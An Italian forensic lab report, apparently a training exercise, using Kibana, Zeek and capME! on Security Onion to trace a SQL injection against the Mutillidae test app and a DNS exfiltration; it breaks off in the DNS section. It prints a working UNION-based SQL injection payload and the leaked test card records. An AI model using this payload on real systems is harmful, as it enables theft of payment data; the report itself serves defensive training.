

BUILD WEEK 3 // BONUS 1

Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia

Analisi forense di un attacco di SQL Injection
e di un'esfiltrazione di dati via DNS,
condotta con Kibana sulla piattaforma Security Onion

Security Onion | Kibana / Zeek / capME!

ESERCITAZIONE	Bonus 1 -- Investigazione HTTP & DNS
AMBIENTE	VM Security Onion -- Kibana / Zeek / capME!
PERIODO DATI	Giugno 2020
AUTORE	_____
DATA	_____



00

Indice

L'indice seguente anticipa l'intera sequenza di lavoro: dalla preparazione dell'ambiente, all'analisi dell'attacco SQL Injection sul traffico HTTP, fino all'indagine sull'esfiltrazione di dati tramite DNS e alle conclusioni.

01 Obiettivi e scenario

- 1.1 Obiettivi del laboratorio
- 1.2 Contesto
- 1.3 Risorse richieste

02 Preparazione dell'ambiente

- 2.1 Verifica dei servizi
- 2.2 Impostazione dell'intervallo temporale

03 Parte 1 -- Investigare un attacco di SQL Injection

- 3.1 Filtrare il traffico HTTP
- 3.2 Identificare sorgente e destinazione
- 3.3 Esaminare i log e i dettagli dell'evento
- 3.4 Analisi della trascrizione pcap (capME!)

04 Parte 2 -- Investigare l'esfiltrazione di dati via DNS

- 4.1 Filtrare il traffico DNS
- 4.2 Rivedere client e server DNS
- 4.3 Filtrare per il dominio sospetto example.com
- 4.4 Estrarre e decodificare i dati esfiltrati

05 Conclusioni

- 5.1 Sintesi dei risultati
- 5.2 Lezioni apprese e contromisure

01

Obiettivi e scenario

1.1 Obiettivi del laboratorio

In questa esercitazione si esaminano i log relativi allo sfruttamento di due vulnerabilit  documentate, una sul protocollo HTTP e una sul protocollo DNS. Il lavoro   organizzato in due parti complementari:

- **Parte 1** -- Investigare un attacco di SQL Injection condotto sul traffico HTTP verso un server web.
- **Parte 2** -- Investigare un'esfiltrazione di dati realizzata abusando del servizio DNS.

L'obiettivo finale   ricostruire l'accaduto, identificare la sorgente dell'attacco e determinare con precisione quali informazioni sono state sottratte.

1.2 Contesto

MySQL   un database molto diffuso, alla base di numerose applicazioni web. L'**SQL Injection**   una tecnica di iniezione di codice con cui un attaccante esegue istruzioni SQL malevole per assumere il controllo del database di un'applicazione: quando i campi di input di una pagina web non filtrano correttamente i caratteri speciali, diventa possibile inserire stringhe che interrogano direttamente le tabelle collegate.

Il **Domain Name System (DNS)** traduce i nomi di dominio in indirizzi IP. Trattandosi di un servizio quasi sempre consentito in uscita dai firewall e raramente ispezionato in profondit , puo' essere sfruttato come canale nascosto per esfiltrare dati.

Il personale di cybersecurity ha stabilito che si   verificato un exploit e che dati contenenti **PII** (Personally Identifiable Information -- informazioni di identificazione personale) potrebbero essere stati esposti ad attori della minaccia. Il compito   usare Kibana per indagare sugli exploit e determinare i dati esfiltrati tramite HTTP e DNS.

1.3 Risorse richieste

- Macchina virtuale **Security Onion** (utente analyst, password cyberops).
- Strumenti integrati: **Kibana** (dashboard e ricerca), **Zeek** (generazione dei log di rete) e **capME!** (visualizzazione delle trascrizioni pcap).


02

Preparazione dell'ambiente

- 2.1 Verifica dei servizi

Dopo l'accesso alla VM, si verifica lo stato dei servizi con il comando seguente. Prima di iniziare l'analisi tutti i servizi dovrebbero risultare OK; la fase di inizializzazione puo' richiedere qualche minuto.

```
$ sudo so-status
```



```
analyst@SecOnion:~$ sudo so-status
[sudo] password for analyst:
Status: securityonion
* sgul server [ OK ]
Status: seconion-import
* pcap_agent (sgul) [ OK ]
* snort_agent-1 (sgul) [ OK ]
* barnyard2-1 (spooler, unified2 format) [ OK ]
Status: Elastic stack
* so-elasticsearch [ OK ]
* so-logstash [ WARN ]
  Logstash API/stats not yet available...still initializing.
* so-kibana [ OK ]
* so-freqserver [ OK ]
analyst@SecOnion:~$
```

Figura 1. Output del comando so-status: i servizi sono OK; so-logstash e' in WARN perche' ancora in fase di inizializzazione.

Nota di lettura

Lo stato **WARN** su so-logstash indica solo che il servizio sta ancora completando l'avvio ("still initializing"). Attendendo qualche istante e rieseguendo il comando, lo stato passa a OK. Non si tratta di un errore.

- 2.2 Impostazione dell'intervallo temporale

Per impostazione predefinita Kibana mostra i dati delle ultime 24 ore. Poiche' l'exploit e' avvenuto a giugno 2020, si imposta un intervallo assoluto (*Absolute*) che copra l'intero mese, modificando i campi *From* e *To* e confermando con *Go/Update*.




Figura 2. Dashboard Overview con intervallo impostato su giugno 2020: sono presenti 136 log totali.

Dato osservato -- conteggio dei log di giugno 2020

Totale log: **136**. La ripartizione per tipo evidenzia già i protocolli su cui concentrare l'analisi:

bro_conn 62 -- bro_files 23 -- **bro_dns 22** -- **bro_http 22** -- bro_ssh 4 -- bro_ftp 2 -- snort 1.

03

Parte 1 -- SQL Injection

In questa parte si indaga un exploit in cui e' stato effettuato un accesso non autorizzato a informazioni sensibili memorizzate su un server web. Si usa Kibana per individuare la fonte dell'attacco e i dati a cui l'attaccante ha avuto accesso.

- 3.1 Filtrare il traffico HTTP

Poiche' l'attore della minaccia ha avuto accesso a dati su un server web, si seleziona il filtro **HTTP** sotto la sezione *Zeek Hunting* per isolare i soli log associati al traffico web.



Figura 3. Dashboard HTTP: 22 log, tutti diretti verso la porta 80 e con destinazione negli Stati Uniti.

Dato osservato

HTTP -- Log Count: 22. Porta di destinazione unica: 80 (HTTP). Paese di destinazione: Stati Uniti.

- 3.2 Identificare sorgente e destinazione

I riquadri *Source IP Address* e *Destination IP Address* mostrano che tutte le 22 richieste provengono da un unico indirizzo e sono dirette a un unico server.

[illegible]

Figura 4. Tutti i 22 eventi HTTP hanno la stessa coppia sorgente-destinazione.

Indicatori chiave (IoC)

Sorgente dell'attacco (SRC): 209.165.200.227

Server web vittima (DST): 209.165.200.235

- **3.3 Esaminare i log e i dettagli dell'evento**

La tabella *HTTP -- Logs* elenca i singoli eventi con timestamp, IP sorgente/destinazione, porta e identificativi (uid, id). I record si concentrano nella giornata del 12 giugno 2020.

HTTP - Logs

Limited to 10 results. Refine your search. 1-10 of 22

Time	source_ip	destination_ip	destination_port	resp_fuids	uid	jd
▶ June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEWwS63Hqvcqth3LH1	CuKeR52aPjRN7PfQdD	ZzjrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST7feBG6aAYvBh	Cb5K6C1mlm2IUvKkC1	ZjyrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwKDT14TjaA2ydNQ14	Cb5K6C1mlm2IUvKkC1	ZTjrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWOO3T1TT34UWLKkr63	Cb5K6C1mlm2IUvKkC1	ZDjrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8IhuCqj	Cb5K6C1mlm2IUvKkC1	YzjrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkpc6a3axDrC4GBqR5	Cb5K6C1mlm2IUvKkC1	YjyrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	FxF0bx16wr1YOWulch	C252w31zFlvpV63kPa	XjyrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	Ful2tB17P7XhDuIvnG4	Cr3RGFezop5b3qjz6	YDjrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:17.699	209.165.200.227	209.165.200.235	80	FxgVdq18u4TH8RSEK9	C4KeAa3pLgDqfaAQyg	YTjrzXIBB6Cd-_0SD_IW
▶ June 12th 2020, 21:23:17.698	209.165.200.227	209.165.200.235	80	F1sqnz4z0m9nW2sMvc	C4KeAa3pLgDqfaAQyg	WTjrzXIBB6Cd-_0SD_IW

Limited to 10 results. Refine your search. 1-10 of 22

Figura 5. Elenco dei log HTTP (primi 10 di 22). Il primo risultato e' datato 12 giugno 2020, 21:30:09.

Facendo clic sul campo `alert_id` si apre la vista di dettaglio del singolo evento. Il campo `event_type` vale `bro_http` (un log HTTP prodotto da Zeek) e il campo `message` contiene l'intera transazione in formato JSON.

HTTP - Logs	
# _score	Q Q [] * -
t _type	Q Q [] * doc
t destination_geo.city_name	Q Q [] * Monterey
t destination_geo.country_name	Q Q [] * United States
destination_geo.ip	Q Q [] * 209.165.200.235
destination_geo.location	Q Q [] * { "lon": -121.8406, "lat": 36.3699 }
t destination_geo.region_code	Q Q [] * US-CA
t destination_geo.region_name	Q Q [] * California
t destination_geo.timezone	Q Q [] * America/Los_Angeles
destination_ip	Q Q [] * 209.165.200.235
t destination_ips	Q Q [] * 209.165.200.235
# destination_port	Q Q [] * 80
t event_type	Q Q [] * bro_http
t host	Q Q [] * d68c9360b6ae
t ips	Q Q [] * 209.165.200.235, 209.165.200.227
t message	Q Q [] * {"ts":"2020-06-12T21:23:27.954483Z","uid":"CbSK6C1m1m2IUvKkC1","id.orig_h":"209.165.200.227","id.orig_p":56180,"id.resp_h":"209.165.200.235","id.resp_p":80,"trans_depth":7,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/images/back-button-128px-by-128px.png","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":12428,"status_code":200,"status_msg":"OK","tags":[],"resp_fuids":["FCbbST2feB6GaAYvBh"],"resp_mime_types":["image/png"]}

Figura 6. Dettaglio dell'evento: event_type = bro_http e campo message con la richiesta GET completa.

HTTP - Logs	
t method	Q Q [] * GET
t path	Q Q [] * /nsm/import/bro/bro-W5LdfbF0/http.log
t referrer	Q Q [] * http://209.165.200.235/mutillidae/index.php?page=user-info.php
# request_body_length	Q Q [] * 0
t resp_fuids	Q Q [] * FCbbST2feB6GaAYvBh
t resp_mime_types	Q Q [] * image/png
# response_body_length	Q Q [] * 12,428
t source_geo.city_name	Q Q [] * Monterey
t source_geo.country_name	Q Q [] * United States
source_geo.ip	Q Q [] * 209.165.200.227
source_geo.location	Q Q [] * { "lon": -121.8406, "lat": 36.3699 }
t source_geo.region_code	Q Q [] * US-CA
t source_geo.region_name	Q Q [] * California
t source_geo.timezone	Q Q [] * America/Los_Angeles
source_ip	Q Q [] * 209.165.200.227
t source_ips	Q Q [] * 209.165.200.227
# source_port	Q Q [] * 56180
# status_code	Q Q [] * 200
t status_message	Q Q [] * OK
t tags	Q Q [] * bro, import
t timestamp	Q Q [] * 2020-06-19T18:50:33.318Z

Figura 7. Ulteriori campi: metodo GET, status 200/OK, referrer alla pagina user-info.php dell'app Mutillidae.

t	source_geo.region_name	Q Q [] *	California
t	source_geo.timezone	Q Q [] *	America/Los_Angeles
[]	source_ip	Q Q [] *	209.165.200.227
t	source_ips	Q Q [] *	209.165.200.227
#	source_port	Q Q [] *	56186
#	status_code	Q Q [] *	200
t	status_message	Q Q [] *	OK
t	tags	Q Q [] *	bro, import
t	timestamp	Q Q [] *	2020-06-19T18:50:33.318Z
#	trans_depth	Q Q [] *	7
t	uid	Q Q [] *	CbSK6C1m1m2iUVKkC1
t	uri	Q Q [] *	/mutillidae/images/back-button-128px-by-128px.png
#	uri_length	Q Q [] *	49
t	useragent	Q Q [] *	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
#	useragent_length	Q Q [] *	68
t	version	Q Q [] *	1.1
t	virtual_host	Q Q [] *	209.165.200.235
#	virtual_host_length	Q Q [] *	15

Figura 8. Il campo uri mostra la risorsa richiesta; sono visibili user-agent, versione HTTP e virtual host.

Domande della traccia -- Passo 2

Timestamp del primo risultato: 12 giugno 2020, 21:30:09.

Tipo di evento: bro_http (log HTTP generato da Zeek).

Campo message: contiene i dettagli completi della richiesta HTTP GET inviata dal client al server (timestamp, IP e porte di origine/destinazione, metodo, host, uri, referrer, user-agent, codice di stato, ecc.).

Significato del campo uri: indica la risorsa richiesta sul server. E' il punto in cui, nelle richieste malevole, viene veicolata la stringa di SQL Injection (vedi paragrafo successivo).

● 3.4 Analisi della trascrizione pcap (capME!)

Alcuni valori dei log sono collegati ad altri strumenti. Aprendo l'evento in **capME!** si ottiene la trascrizione del pcap: in blu le richieste della sorgente (SRC), in rosso le risposte del server di destinazione (DST). Nella sezione *Log entry*, in cima alla trascrizione, compare la stringa malevola.

```

209.165.200.227:56194 -> 209.165.200.235:80 [6:1596489413.pcap]
Log entry:
{"ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKerS2aPjRN7PqDd", "id_orig_h": "209.165.200.227", "id_orig_p": "56194", "id_resp_h": "209.165.200.235", "id_resp_p": "80", "trans_dept": "1", "method": "GET", "host": "209.165.200.235", "uri": "/multidax/index.php?page=user-info.php&username=%27+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info.php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/multidax/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP-U", "SQL"], "resp_fuids": ["FEWwS63HqCqH3LH1"], "resp_mime_types": ["text/html"]}
Sensor Name: seconion-import
Timestamp: 2020-06-12 21:30:09
Connection ID: C1
Src IP: 209.165.200.227
Dst IP: 209.165.200.235
Src Port: 56194
Dst Port: 80
OS Fingerprint: 209.165.200.227:56194 - UNKNOWN [S44.64.1.60.M1460.S.TN.W7.??] (up: 2829 hrs)
OS Fingerprint -> 209.165.200.235:80 [link:etheretnode.net]
SRC: GET /multidax/index.php?page=user-info.php&username=%27+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info.php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
SRC: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language: en-US,en;q=0.5
SRC: Accept-Encoding: gzip, deflate
SRC: Referer: http://209.165.200.235/multidax/index.php?page=user-info.php
SRC: Connection: keep-alive
SRC: Cookie: PHPSESSID=9d8860958f924a43cd529dc4120d1cb
SRC: Upgrade-Insecure-Requests: 1
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Fri, 12 Jun 2020 14:30:09 GMT
DST: Server: Apache/2.2.8 (Ubuntu) DAV/2
DST: X-Powered-By: PHP/5.2.4-2ubuntu5.10
DST: Expires: Thu, 19 Nov 1981 08:52:00 GMT
DST: Logged-In-User:
DST: Cache-Control: public
DST: Pragma: public
DST: Last-Modified: Fri, 12 Jun 2020 14:30:09 GMT
DST: Keep-Alive: timeout=15, max=100
DST: Connection: Keep-Alive
DST: Transfer-Encoding: chunked
DST: Content-Type: text/html
DST:
DST: 229
DST:
DST: <!-- I think the database password is set to blank or perhaps samurai.
DST: ... it depends on whether you installed this web app from krongeeks site or
DST: ... are using it inside Kevin Johnsons Samurai web testing framework.

```

Figura 9. Trascrizione capME!: la richiesta GET contiene la stringa di SQL Injection nel parametro username.

La stringa di attacco

Le parole chiave **UNION** e **SELECT** rivelano una SQL Injection di tipo *UNION-based*: l'attaccante aggiunge alla query originale una seconda interrogazione che estrae le colonne ccid, ccnumber, ccv ed expiration dalla tabella credit_cards. Poichè i campi di input non erano protetti, il codice iniettato viene eseguito dal database.

```
username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards&password=
```

Cercando la parola *username* più avanti nella trascrizione (con Ctrl-F) si nota qualcosa di anomalo: la risposta del server (DST) restituisce un elenco di record che non sono affatto credenziali di login, bensì dati di carte di credito mascherati dietro etichette fuorvianti.

```

DST:
DST: 3a
DST: <p class="report-header">Results for . 5 records found.</p>
DST:
DST: 24
DST: <b>Username</b>=<b>444411122223333</b>
DST:
DST: 17
DST: <b>Password</b>=<b>745</b>
DST:
DST: 22
DST: <b>Signature</b>=<b>2012-03-01</b>
DST:
DST: 24
DST: <b>Username</b>=<b>7746536337776330</b>
DST:
DST: 17
DST: <b>Password</b>=<b>722</b>
DST:
DST: 22
DST: <b>Signature</b>=<b>2015-04-01</b>
DST:
DST: 24
DST: <b>Username</b>=<b>8242325748474749</b>
DST:
DST: 17
DST: <b>Password</b>=<b>461</b>
DST:
DST: 22
DST: <b>Signature</b>=<b>2016-03-01</b>
DST:
DST: 24
DST: <b>Username</b>=<b>7725653200487633</b>
DST:
DST: 17
DST: <b>Password</b>=<b>230</b>
DST:
DST: 22
DST: <b>Signature</b>=<b>2017-06-01</b>
DST:
DST: 24
DST: <b>Username</b>=<b>1234567812345678</b>
DST:
DST: 17
DST: <b>Password</b>=<b>627</b>
DST:
DST: 22
DST: <b>Signature</b>=<b>2018-11-01</b>
DST:
DST:

```

Figura 10. Risposta del server: "5 records found". Le etichette Username/Password/Signature contengono in realta' numero di carta, CVV e data di scadenza.

Domanda della traccia -- dati esfiltrati

Piu' avanti nella trascrizione i "nomi utente" non sono credenziali: corrispondono ai numeri delle carte di credito. Le etichette HTML mascherano i campi realmente estratti dalla tabella credit_cards -- Username = numero carta, Password = CVV, Signature = data di scadenza. Sono stati trovati 5 record:

#	Username (n. carta)	Password (CVV)	Signature (scadenza)
1	4444111122223333	745	2012-03-01
2	7746536337776330	722	2015-04-01
3	8242325748474749	461	2016-03-01
4	7725653200487633	230	2017-06-01
5	1234567812345678	627	2018-11-01

Tabella 1. Record di carte di credito esfiltrati tramite SQL Injection.

04

Parte 2 -- Esfiltrazione DNS

Un amministratore di rete ha notato query DNS anormalmente lunghe, con sottodomini dall'aspetto insolito. In questa parte si indaga l'anomalia per stabilire se il DNS sia stato usato come canale di esfiltrazione.

- 4.1 Filtrare il traffico DNS

Dopo aver cancellato i filtri precedenti e mantenuto l'intervallo di giugno 2020, si seleziona **DNS** sotto **Zeek Hunting**. La dashboard riepiloga le metriche del traffico DNS.




Figura 11. Dashboard DNS: 22 log su porta 53, protocollo UDP. Tipi di query PTR (18) e A (4); 4 risposte SERVFAIL.

Dato osservato

DNS -- Log Count: **22**. Porta 53, protocollo UDP, classe C_INTERNET. Query Type: PTR = 18, A = 4. Response Code: **SERVFAIL = 4**.

- 4.2 Rivedere client e server DNS

Scorrendo la dashboard si trovano i principali client e server DNS, insieme alla metrica dei tentativi di phishing (pari a zero). La tabella dei log mostra le singole query.




Figura 12. Riquadri DNS Client e DNS Server. Nessun tentativo di phishing rilevato.

Time	source_ip	source_port	destination_ip	destination_port	uid	_id
June 12th 2020, 02:58:50.637	209.165.200.235	43351	8.8.4.4	53	CQmqDdJRa1qWkheg	BzjpxIBB6Cd-_0So_gd
June 12th 2020, 02:58:47.641	209.165.200.235	38279	173.36.131.10	53	CB8Du2rOR4XU7f2le	BjlpzXIBB6Cd-_0So_gd
June 12th 2020, 02:58:42.648	209.165.200.235	38461	173.37.87.157	53	CaaZuB34uFMfyTArHg	BTjpzXIBB6Cd-_0So_gd
June 12th 2020, 02:58:36.657	209.165.200.235	43351	8.8.4.4	53	CzftVwUpKnpGLUV5	BDjpxXIBB6Cd-_0So_gd
June 12th 2020, 02:58:33.661	209.165.200.235	38279	173.36.131.10	53	CyuB7x1t6wSTXEW2yf	AzjpxXIBB6Cd-_0So_gd
June 12th 2020, 02:58:28.669	209.165.200.235	38461	173.37.87.157	53	CAhns4JjQuLUYKs6	AjlpzXIBB6Cd-_0So_gd
June 12th 2020, 02:57:21.055	192.168.0.11	45961	209.165.200.235	53	CvjBPF3exM9gpytdyg	ATjpxXIBB6Cd-_0So_gd
June 12th 2020, 02:57:21.052	192.168.0.11	43404	209.165.200.235	53	C6LnBI0V0tHn3vy2j	ADjpxXIBB6Cd-_0So_gd
June 12th 2020, 02:57:21.049	192.168.0.11	54739	209.165.200.235	53	CUVCgJ1JB9rls2Km2	_zjpxXIBB6Cd-_0So_cd
June 12th 2020, 02:57:21.041	192.168.0.11	35738	209.165.200.235	53	C29Rbb2ouONxYCLmwb	_jlpzXIBB6Cd-_0So_cd

Figura 13. Tabella DNS -- Logs (primi 10 di 22): tutte le query sono dirette alla porta 53.

4.3 Filtrare per il dominio sospetto example.com

Tra le query per nome di dominio compaiono sottodomini insolitamente lunghi collegati a ns.example.com. Si inserisce quindi example.com nella barra di ricerca per limitare la vista a quel dominio. Il conteggio dei log scende a 4.




Figura 14. Dashboard DNS filtrata per example.com: restano 4 log, tutti di tipo A e con risposta SERVFAIL.

Time	source_ip	source_port	destination_ip	destination_port	uid	_id
June 12th 2020, 02:57:21.055	192.168.0.11	45961	209.165.200.235	53	CvjBPf3eXM9gpytdyg	ATjgzXIBB6Cd-_0So_gd
